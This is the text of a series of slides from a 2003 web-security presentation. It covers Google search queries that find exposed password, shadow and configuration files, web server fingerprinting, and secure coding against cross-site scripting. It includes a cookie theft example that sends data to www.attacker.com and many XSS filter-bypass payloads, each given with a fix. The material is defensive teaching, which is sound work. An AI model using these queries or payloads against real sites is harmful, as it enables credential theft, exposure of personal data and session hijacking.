    Copyright ©2003 byinfosecguru.com, All Rights Reserved intitle:index.of test-cgi
  • 187.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 187 intitle:index.of page.cfm exploitable by passing invalid ? page_id=
  • 188.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved intitle:index.of dead.letter
  • 189.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 189 intitle:index.of pwd.db passwd – pam.conf
  • 190.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 190 intitle:index.of master.passwd
  • 191.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 191 intitle:index.of..etc passwd
  • 192.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 192 intitle:index.of passwd
  • 193.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 193 intitle:"Index.of..etc" passwd
  • 194.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 194 intitle:"Index.of..etc" passwd
  • 195.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 195 intitle:"Index.of..etc" passwd
  • 196.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 196 intitle:index.of auth_user_file.txt
  • 197.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved intitle:index.of pwd.db passwd – pam.conf
  • 198.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved intitle:index.of ws_ftp.ini
  • 199.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved intitle:index.of administrators.pwd
  • 200.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 200 intitle:index.of people.lst
  • 201.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 201 intitle:index.of passlist
  • 202.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved intitle:index.of .htpasswd
  • 203.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 203 intitle:index.of “.htpasswd” htpasswd.bak
  • 204.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 204 intitle:index.of “.htpasswd” htpasswd.bak
  • 205.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 205 intitle:index.of “.htpasswd” htpasswd.bak
  • 206.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved intitle:index.of secring.pgp
  • 207.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 207 intitle:index.of..etc hosts
  • 208.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 208 intitle:index.of..etc hosts
  • 209.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved intitle:Index.of etc shadow
  • 210.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 210 intitle:index.of passlist
  • 211.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 211 filetype:xls username password email
  • 212.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved intitle:index.of config.php
  • 213.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 213 social security numbers how about a few names and SSN’s?
  • 214.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved social security numbers II How about a few thousand names and SSN’s?
  • 215.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 215 social security numbers III How about a few thousand more names and SSN’s?
  • 216.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 216 other google press.. • “Mowse: Google Knowledge: Exposing Sensitive data with Google” – http://www.digivill.net/~mowse/code/mowse-googleknowledge.pdf • “Autism: Using google to hack” – www.smart-dev.com/texts/google.txt • “Google hacking”: – https://www.securedome.de/?a=actually%20report (German) • “Google: Net Hacker Tool du Jour”   – http://www.wired.com/news/infostructure/0,1377,57897,00.html
  • 217.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 217 Fingerprinting Web Servers How not to make a mess with the black ink!
  • 218.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 218 Why Fingerprint? “If ignorant both of your enemy and yourself, you are certain to be in peril. “ Sun Tzu – "Art of war" -Determine the specific version and possibly service pack installed. - Determine the configuration settings. - Develop countermeasures to fingerprinting. - Make patch delivery easier.
  • 219.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 219 The Common Web Servers Developer July 2002 Percent August 2002 Percent Change Apache 21453498 57.62 22859123 63.51 5.89 Microsoft 11866718 31.87 9139785 25.39 -6.48 Zeus 787071 2.11 765115 2.13 0.02 iPlanet 494567 1.33 486868 1.35 0.02
  • 220.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved The Common Web Servers January 2003 Source: Netcraft
  • 221.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 221 The Server Banner HEAD / HTTP/1.1 Host: www.host.com Server: Apache/1.3.26 (Unix) Server: Microsoft-IIS/5.0 Server: Netscape-Enterprise/4.1 Perform a single or standard set of HTTP request towards a web server. The varied differences in the responses will allow for accurate fingerprinting.
  • 222.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 222 HTTP/1.1 RFC 2616 http://www.ietf.org/rfc/rfc2616.txt
  • 223.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 223 Apache with no Server Banner
  • 224.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 224 OPTIONS * HTTP Request: OPTIONS * HTTP/1.1 Host: www.host.com HTTP Response: Allow: GET, HEAD, POST
  • 225.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 225 Apache 1.3.x
  • 226.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 226 Apache 1.3.x
  • 227.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 227 Apache 2.0.x
  • 228.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 228 Apache 2.0.x
  • 229.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 229 Microsoft IIS 4.0
  • 230.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 230 Microsoft IIS 5.0/6.0
  • 231.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 231 Microsoft IIS 5.0/6.0
  • 232.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 232 Oracle 9i
  • 233.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 233 Oracle 9i
  • 234.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 234 iPlanet 3.6
  • 235.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 235 iPlanet 4.0
  • 236.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 236 iPlanet 4.1
  • 237.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 237 iPlanet 6.0
  • 238.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 238 iPlanet 6.0
  • 239.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 239 OPTIONS Results Server: Apache/1.3.26 (Unix) Allow: GET, HEAD, OPTIONS, TRACE Server: Apache/2.0.41-dev (Unix) Allow: GET,HEAD,POST,OPTIONS,TRACE Server: Microsoft-IIS/4.0 Public: OPTIONS, TRACE, GET, HEAD, POST, PUT, DELETE Server: Microsoft-IIS/5.0 Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH Allow: GET, HEAD, OPTIONS, TRACE Server: Oracle9iAS/9.0.2 Oracle HTTP Server Oracle9iAS-Web-Cache/9.0.2.0.0 (N) Server: Netscape-Enterprise/3.6 SP2 Public: HEAD, GET, PUT, POST Server: Netscape-Enterprise/4.0 Allow: HEAD, GET, PUT, POST Server: Netscape-Enterprise/4.1 Allow: HEAD, GET, PUT, POST, DELETE, TRACE, OPTIONS, MOVE, INDEX, MKDIR, RMDIR Server: Netscape-Enterprise/6.0 Allow: HEAD, GET, PUT, POST, DELETE, TRACE, OPTIONS, MOVE, INDEX, MKDIR, RMDIR
  • 240.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 240 OPTIONS * Conclusions If the server allows and supports the “OPTIONS” HTTP Request Method, then with a reasonable level of certainty, we can conclude what the major version number is for a popular web server. The “Server” response header is no longer necessary to determine what a web server is running.
  • 241.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 241 Tell Apache Apart The Major Versions: Server: Apache/1.3.26 (Unix) Allow: GET, HEAD, OPTIONS, TRACE Server: Apache/2.0.41-dev (Unix) Allow: GET,HEAD,POST,OPTIONS,TRACE
  • 242.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 242 Tell IIS Apart Server: Microsoft-IIS/4.0 Public: OPTIONS, TRACE, GET, HEAD, POST, PUT, DELETE Server: Microsoft-IIS/5.0 Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
  • 243.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 243 Tell iPlanet Apart Server: Netscape-Enterprise/4.0 Allow: HEAD, GET, PUT, POST Server: Netscape-Enterprise/4.1 Allow: HEAD, GET, PUT, POST, DELETE, TRACE, OPTIONS, MOVE, INDEX, MKDIR, RMDIR Server: Netscape-Enterprise/6.0 Allow: HEAD, GET, PUT, POST, DELETE, TRACE, OPTIONS, MOVE, INDEX, MKDIR, RMDIR
  • 244.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 244 Fingerprinting Countermeasures Microsoft Internet Information Server (IIS) - URL Scan - IIS Lockdown - SecureIIS Apache - Mod_Rewrite - http.conf Configurations - Source code modifications
  • 245.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 245 Fingerprinting Countermeasures Apache Source Altering Include/httpd.h Define SERVER_BASEVENDOR “Apache Group” Define SERVER_PRODUCTVENDOR “Apache” Define SERVER_BASEVERSION “1.3.26”
  • 246.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 246 Fingerprinting Countermeasures Limit Directive Method Restrictions Apache httpd.conf ServerSignatures Off ServerTokens Prod
  • 247.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 247 Fingerprinting Countermeasures URL Scan Careful, may break exchange because relies on many varied HTTP Request Methods
  • 248.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved The Server Banner
  • 249.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Servers with no banner
  • 250.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Servers with no banner
  • 251.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved OPTIONS *
  • 252.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved IIS 4.0
  • 253.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved IIS 5.0
  • 254.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Quick Check IIS 4.0 - Public: OPTIONS, TRACE, GET, HEAD, POST, PUT, DELETE IIS 5.0 - Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH We can now differentiate between IIS 4.0 and IIS 5.0 and between Apache and IIS!
  • 255.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Apache 1.3.x
  • 256.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Apache 2.0.x
  • 257.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Apache 2.0.x - Allow: GET, HEAD, POST, OPTIONS TRACE Quick Check Apache 1.3.x - Allow: GET, HEAD, OPTIONS, TRACE We can now differentiate 1.3.x and 2.0.x because of the added POST OPTION.
  • 258.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Take a guess
  • 259.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Netscape 3.6
  • 260.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Netscape 4.1
  • 261.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Netscape 6.0
  • 262.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Adequate Entropy The results from the sampling of HTTP output using only “OPTIONS *” provided enough data to start fingerprinting.
  • 263.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Server Responses Microsoft-IIS/4.0 Public: OPTIONS, TRACE, GET, HEAD, POST, PUT, DELETE Microsoft-IIS/5.0 Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH Apache/1.3.26 (Unix) Allow: GET, HEAD, OPTIONS,TRACE Apache/2.0.41-dev (Unix) Allow: GET,HEAD,POST,OPTIONS,TRACE Oracle9iAS/9.0.2 Oracle HTTP Server Oracle9iAS-Web-Cache/9.0.2.0.0 (N) Allow: GET, HEAD, OPTIONS, TRACE Netscape-Enterprise/3.6 SP2 Public: HEAD, GET, PUT, POST Netscape-Enterprise/4.0 Allow: HEAD, GET, PUT, POST Netscape-Enterprise/4.1 Allow: HEAD, GET, PUT, POST, DELETE, TRACE, OPTIONS, MOVE, INDEX, MKDIR, RMDIR Netscape-Enterprise/6.0 Allow: HEAD, GET, PUT, POST, DELETE, TRACE, OPTIONS, MOVE, INDEX, MKDIR, RMDIR Server Response
  • 264.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved OPTIONS * Conclusions If the server allows and supports the “OPTIONS” HTTP Request Method, then with a reasonable level of certainty, we can conclude what the major version number is for a popular web server. The “Server” response header is no longer necessary to determine what a web server is running.
  • 265.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Other Request Methods • Server Specific Methods – Track - IIS only method • Various HTTP response codes – ///<dir> will return 400 status code on some Apache versions • Various HTTP Status messages – Alternating capitalization
  • 266.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Research is not complete! Larger pool of HTTP Requests More requests allow closer and more detailed accuracy of web server fingerprinting.
  • 267.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Fingerprinting Countermeasures • Microsoft IIS – URL Scan – Secure IIS – Server Mask • Apache – mod_rewrite – httpd.conf changes – source code modifications
  • 268.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 268 Basic Web Application Hacking
  • 269.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 269 Secure Web Programming Practices - DO NOT TRUST CLIENT-SIDE DATA. - Hidden HTML Form elements are not hidden. - Password form elements still transfer in clear text when not using SSL. - Use solid and trusted cryptographic algorithms. (Do not use your own homemade encryption or your brilliant evil genius friend's double rot13 ciphers no matter how secure you think it is.) Stick to the algorithms that have been around a while. (DES, Triple-DES, Blowfish, MD5, SHA1, etc.) - Avoid authentication mechanisms using technologies such as JavaScript or ActiveX. - Re-Authenticate before issuing new passwords or performing critical tasks. - Do not host uncontrolled data on a protected domain. - Sanity Check & Qualify all incoming data. Another excellent resource is The World Wide Web Security FAQ located at: http://www.w3.org/Security/Faq/www-security-faq.html
  • 270.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 270 Stealing Cookies “How the Cookie Crumbles”. Cookies are restricted to domains (.acme.com) Uncontrolled data on a restricted domain can access the cookie data. JavaScript Expression: “document.cookie” window.open document.img.src Hidden Form Submit www.attacker.com/cgi-bin/cookie_thief.pl?COOKIEDATACC ookie data is passed to a CGI through a GET request to a off- domain host.
  • 271.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 271 Client-Side Scripting Languages DHTML (HTML, XHTML, HTML x.0) JavaScript (1.x) Java (Applets) VBScript Flash ActiveX XML/XSL CSS
  • 272.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 272 Accessing the DOM & Outside the DOM Document Object Model (DOM) Client-Side languages possess an enormous amount of power to access and manipulate the DOM within a browser. Complex & diverse interconnections create an increased the level of access within the DOM. Increased level of access to read & modify DOM data ranging anything from background colors, to a file on your systems, and beyond to executing systems calls.
  • 273.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 273 Input Data Validation & Filtering Most web applications take in some amount or some type of user input to process a task, then direct the results back to the client. This user input is the source of many security issues. Again, NEVER TRUST CLIENT-SIDE DATA. Escape, validate, parse, filter and sanity check all the data. With client-side data you can never be to paranoid. Common input validation methods & mistakes...
  • 274.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 274 Sanity Checking Sanity check all input for what information you are expecting to receive. If an input is only supposed be received as YES or NO, then drop any other responses. If an input is supposed to be numeric within certain constraints, check for these restrictions and drop the inputs that don't meet these requirements. The same goes for filenames and paths. Don't parse and especially don't use what you don't know.
  • 275.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 275 Escape Special Characters Escape all input special characters. If special characters in strings are not allowed as input, strip the characters, or at the very least escape them. Mishandling special characters is a main source of system compromise via web applications. Special characters can cause illegal systems calls, file globbing, directory traversal, etc. Null characters should all be removed. * VERY IMPORTANT *
  • 276.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 276 HTML Character Filtering If you web application has no need for HTML, substitute the following characters before they are echoed back to the screen. > => &gt; < => &lt; " => &quot; & => &amp;
  • 277.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 277 Other Character Sequences Further data input to be wary of: ../ (Directory Transversal) (*, ?, +) (file globbing characters) ";" (Command Appending) ">" "<" "|" (Data Piping & Re-Directs) " and ‘ (Input String & Command Manipulation)
  • 278.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 278 Output Filtering When, for example, querying data from a database destined for a user, it is a good idea to filter and replace HTML characters that may cause security problems as described above in HTML Character Filtering.
  • 279.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 279 Further CGI Input information RFP2K01: "How I Hacked PacketStorm" (wwwthreads advisory) http://www.wiretrip.net/rfp/p/doc.asp?id=42&iface=2 Phrack 55: Perl CGI problems http://www.wiretrip.net/rfp/p/doc.asp?id=6&iface=2 David A. Wheeler http://dwheeler.com/secure-programs/Secure-Programs-HOWTO/input.html
  • 280.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 280 HTML Allow Lists HTML is dangerous! Any web application allowing HTML is at risk. Even when proper precautions are taken, this is not something you can get around. As in all security access control, "ALLOW|PERMIT" lists are the safest way to go. If you must allow HTML from users into your environment, such as WebMail, Message Boards, Chat, then stick to these guidelines: - Know which tags you want to allow. Keep them strict and limited. - Of your HTML allow list, understand and limit what HTML Tag attributes you want to allow. - Know what tags and attributes are known to be harmful.
  • 281.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 281 Dangerous HTML <APPLET> <BASE> <BODY> <EMBED> <FRAME> <FRAMESET> <HTML> <IFRAME> <IMG> <LAYER> <META> <OBJECT> <P> <SCRIPT> <STYLE> ATTRIBUTE DANGER LIST (Any HTML Tag that has these attributes) STYLE SRC HREF TYPE
  • 282.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 282 User Authentication Many web applications such as Bulletin Boards, WebMail, Chat, On-Line Banking, Auctions and others have the need to validate their users.
  • 283.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 283 Passwords Passwords are your systems' and your users' weakest link. -NEVER store passwords in plain text. -Aging -Password Restrictions General Guidelines: Password 6 letters in length, does not match username or partial username, not a common easy password (get a list), Contains 1 capital letter. Password 6 letters in length, cannot match username or part, cannot be a common easy password on a list, MUST contain 1 capital and one special character. Let your paranoia be your guide.
  • 284.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 284 Passwords: What Not To Do - Place a maximum password length restriction. - Allow passwords to be changed into the original password. - Echo the new password over a non-SSL connection. - Make password restrictions too high.
  • 285.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 285 Brute Force & Reverse Brute Force When brute forcing a web account, there are 2 main attack types. - Brute Force One username against many passwords. - Reverse Brute Force One password against many usernames. Each attack can be very effective and both must be defended against.
  • 286.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 286 Defending Web Apps Against Brute Force Set an acceptable threshold on the amount of failed attempts a single account can receive before that offender is blocked (by IP) and the account itself is locked. Set an acceptable threshold on the amount of failed attempts a single IP Address can issue. Then block the offending IP for a specified amount of time.
  • 287.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 287 DoS attacks against Anti-Brute Force As a result of Account Blocking, if an attacker wanted to prevent a legitimate user from logging in, the attacker would do so by tripping the brute force threshold on an account, causing the account to lock. A result from IP Blocking from failed attempts, the risk of blocking out HTTP proxied users such as AOL is apparent. Possible Solutions: When blocking an account, log the offending IP with the account block. If the legitimate user sign's on to the account with a differing IP than the offending logged IP, they would be allowed to proceed with a limited amount of possible failed login attempts. This prevents the account from being DoS'd, yet protects the account from brute force attempts. Use IP Blocking with care. Know your users and test.
  • 288.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 288 Cookies Authentication In many circumstances, Cookies are used to identify and authenticate a user to a web application. There are many ways to implement this authentication depending what the needs consist of. There are however, some very important security precautions & considerations that must be met when implementing Cookie based authentication.
  • 289.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 289 Cookies Authentication Guidelines -Use SSL for username/password authentication. -DO NOT STORE A PLAIN TEXT OR WEAKLY ENCRYPTED PASSWORD IN A COOKIE. Cookies are going to get stolen! If a Cookie is compromised, 2 things should NOT happen: a. The Cookie cannot be re-used or re-used easily by another person. b. The password or other confidential information should not be able to be extracted from the Cookie. - Cookie Timeout Cookie authentication credentials should NOT be valid for an over extended length of time.
  • 290.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 290 Increased Cookie Security 1) Tie cookie authentication credentials to an IP address. Business Intranet: -Use complete 32-bit IP address. Entire Web: -Use a portion of the IP address. (16-bits of a 32-bit IP) 2) Tie cookie authentication credentials to HTTP Client Headers. As an experimental security practice, adding salt to your cookie authentication by hashing in some client sent HTTP headers. -User-Agent -Accept-Language Any header that stays constant with a browser such as Netscape or Internet Explorer. This will further prevent re-use of authentication cookies after they have been compromised.
  • 291.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 291 Further Authentication Methods An excellent resource for example on real world Cookie authentication practices: Do's and Don'ts of Client Authentication on the Web by Kevin Fu, Emil Sit, Kendra Smith, and Nick Feamster. http://cookies.lcs.mit.edu/pubs/webauth.html
  • 292.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 292 Session Tickets/Passwording In many situations it is important that the data being sent from a web page to a web application has not been tampered with or has not been sent fraudulently on behalf of a user. Some actions performed by web application can have severe consequences if not validated properly.
  • 293.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 293 Re-Password Authentication When performing a particularly critical action: -Use password re-confirmation before action is carried out. -YES or NO button if the action requested is what was intended. This prevents malicious scripts from quickly sending a CGI request and have an entire database cleared of it contents.
  • 294.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 294 HTTP Referer Checking HTTP Referer Header checks may also provide some good safe guards against malicious script attacks. NOT Recommended: - Not to mention Referer's can be forged (DO NOT TRUST CLIENT-SIDE DATA). - Proxy services may strip out referers before sending HTTP requests to the destination. - If you know your users and their settings, HTTP Refers can be of added protection. As always, test, test, test.
  • 295.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 295 GET vs POST If a web applications expected input is supposed to be received by a POST request, then allow only POST. This will help prevent many quick malicious client- side script attacks from succeeding.
  • 296.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 296 Off Domain User Data Hosting When storing client side data such as web pages, text strings, images and other data used by your users, many cross-scripting issues are apparent. To protect against this danger, consider hosting your users data under another domain. For instance, your authentication cookies are issued from acme.com, then host your user data from acme.net. This will help prevent cookies landing in unauthorized hands. Do not host uncontrolled data on a protected domain.
  • 297.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 297 Filter Bypassing "JavaScript is a Cockroach" There are all kinds of input filters web applications implement to sanitize data. This section will demonstrate many known ways input filter's can be bypassed to perform malicious functions such as, cross-scripting, browser-hijacking, cookie theft, and others. Client-Side scripting attacks require the execution of either, JavaScript, Java, VBScript, ActiveX, Flash and some others. We will be assuming that these web applications accept HTML, at least in a limited sense. Allowing users to input HTML is a slippery slope.
  • 298.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 298 Testing the filters - Submit all the raw HTML tags you can find, and then view the output results. - Combine HTML with tag attributes, such as SRC, STYLE, HREF and OnXXX (JavaScript Event Handler). This will show what HTML is allowed, what the changes were, and possible what dangerous HTML can be exploited.
  • 299.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 299 SCRIPT TAG Description: The script tag is the simplest form of inputting JavaScript Exploit: <SCRIPT>alert('JavaScript Executed');</SCRIPT> Solution: replace all "script" tags.
  • 300.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 300 SRCing JavaScript Protocol Description: The JavaScript protocol will execute the expression entered after the colon. Netscape Tested. Exploit: <IMG SRC="javascript:alert('JavaScript Executed');"> Solution: Replace "javascript" strings in all SRC & HREF attributes in HTML tags with another string. Exp: <IMG SRC="java_script:alert('JavaScript Executed');"> will render this script useless. Further Information: Any HTML tag with a SRC attribute will execute this script on page load or on link activation. As a further protocol pattern matching, keywords "livescript" and "mocha" must be also replaced for the hold the same possibilities. *** netscape code names ***
  • 301.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 301 SRCing JavaScript Protocol w/ Line Feeds Description: As filters search for the (JavaScript/LiveScript/Mocha) strings to filter, placing a single line break in the string will cause the string to bypass the filter, but still execute client-side. Exploit: <IMG SRC="javasc ript:alert('JavaScript Executed');"> Solution: Filter white space before the keyword strings. Further Information: Filter for the multiple whitespace occurrences. Tabs, Newlines, Carriage Return, spaces, etc
  • 302.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 302 SRCing JavaScript Protocol w/ HTML Entities Description: As another derivative of the previous, Decimal HTML entities within these strings can cause filter bypass. Exploit: <IMG SRC="javasc&#09;ript:alert('JavaScript Executed');"> Replacement of entities 10 - 11 - 12 - 13 will also succeed. Hex instead of Decimal HTML entities will also bypass input filters and execute. <IMG SRC="javasc&#X0A;ript:alert('JavaScript Executed');"> As well as placing multiple ZERO's in front. <IMG SRC=javasc&#000010;ript:alert('JavaScript Executed');> Solution: Filter these entities within the string then do your further pattern matching
  • 303.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 303 AND CURLY Description: Obscure Netscape JavaScript execution line. Exact syntax is needed to execute. Exploit: <IMG SRC="&{alert('JavaScript Executed')};"> Solution: <IMG SRC="XXalert('JavaScript Executed')};"> or something similar will nullify the problem.
  • 304.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 304 Style Tag Conversion Description: Turn a style tag into a JavaScript expression. Exploit: <style TYPE="text/javascript">JS EXPRESSION</style> Solution: Replace the "javascript" string with "java_script" and all should be fine. Exploit: Import dangerous CSS. <STYLE type=text/css> @import url(http://server/very_bad.css); </STYLE> Solution: Filter and replace the "@import“ Exploit: Import a JavaScript Expression through a style tag. <style TYPE="text/css"> @import url(javascript:alert('JavaScript Executed')); IE HOLE </style> Solution: Again, filter and replace the "@import" and the "javascript:" just to be safe.
  • 305.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 305 Style Tag Attribute Conversion Description: Using the style attribute to evaluate a JavaScript expression. Exploit: <P STYLE="left:expression(eval('alert('JavaScript Executed');window.close()'))" > Solution: STYLE attribute is a "no-no" unless precaution are taken. Filter and replace "left:", "expression" and "eval".
  • 306.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 306 Strip w/o Replace Description: The stripping not replacing of keywords from a string may be used to get around certain CGI filters. For instance, lets say from an earlier test you know that all <BASE> tags are stripped and not replaced. In this case, the following may be possible when it runs through the filters. Exploit: <IMG SRC="java<BASE>script:alert('JavaScript Executed');"> which converts to <IMG SRC="javascript:alert('JavaScript Executed');"> Solution: Replace all stripped keywords with at least a character or a few characters. All except for NULLs of course which should be ripped out without prejudice.
  • 307.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 307 Alternate Caps Description: The use of alternating caps within a line may cause the executable code to pass through due to case sensitivity within pattern matches. ** Use with all above filter-bypass methods ** Solution: Make sure all pattern match filter are case-insensitive.
  • 308.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 308 There's still more... In addition to all the HTML/JavaScript Cross-Scripting Exploits... XML and SOAP are going to increase these issues. Allowing HTML is a dangerous game. - Create a safe HTML Allow lists. - Compare Allow list against known dangerous HTML tags and attributes. Then maybe you are safe.
  • 309.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 309 Error Handling Common cause of cross-scripting and Cookie theft exploits: - Echoing user input from request errors exp.This includes 404 HTTP Responses. If you must echo error data, make sure to filter the data before being received by the user. Intuitive application error messages are very useful when debugging code, however, these messages can also lead to system enumeration or compromise due to their specifics. Do not tell a user that they have a valid username, but their password wrong when logging in. Tell them either one may be wrong.
  • 310.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 310 Logging Out When a user initiates a session using Cookie as authentication or some other means, it is considered a good security practice to provide the availability of logout functions before timeout occurs later. These logout functions should serve to invalidate a user's session authentication information by modifying or erasing a session cookie in the event that users may have their cookies stolen and/or use a shared workstation terminal.
  • 311.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 311 <XML> Security What a hacker can do if XML security is breached: - All non-XML related exploits mentioned - Vandalize web pages - DOS attacks - Complete web page takedown
  • 312.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 312 <XML> Allows applications to talk with other applications by providing a universal data format, which allows data to be easily adapted or transformed. XML is a set of guidelines and conventions for designing mark-up languages to describe data.
  • 313.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 313 XML Syntax XML syntax is very strict. A malformed XML page will not be processed. HTML is very forgiving in comparison. Example of an XML document
  • 314.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 314 recipes.xml
  • 315.
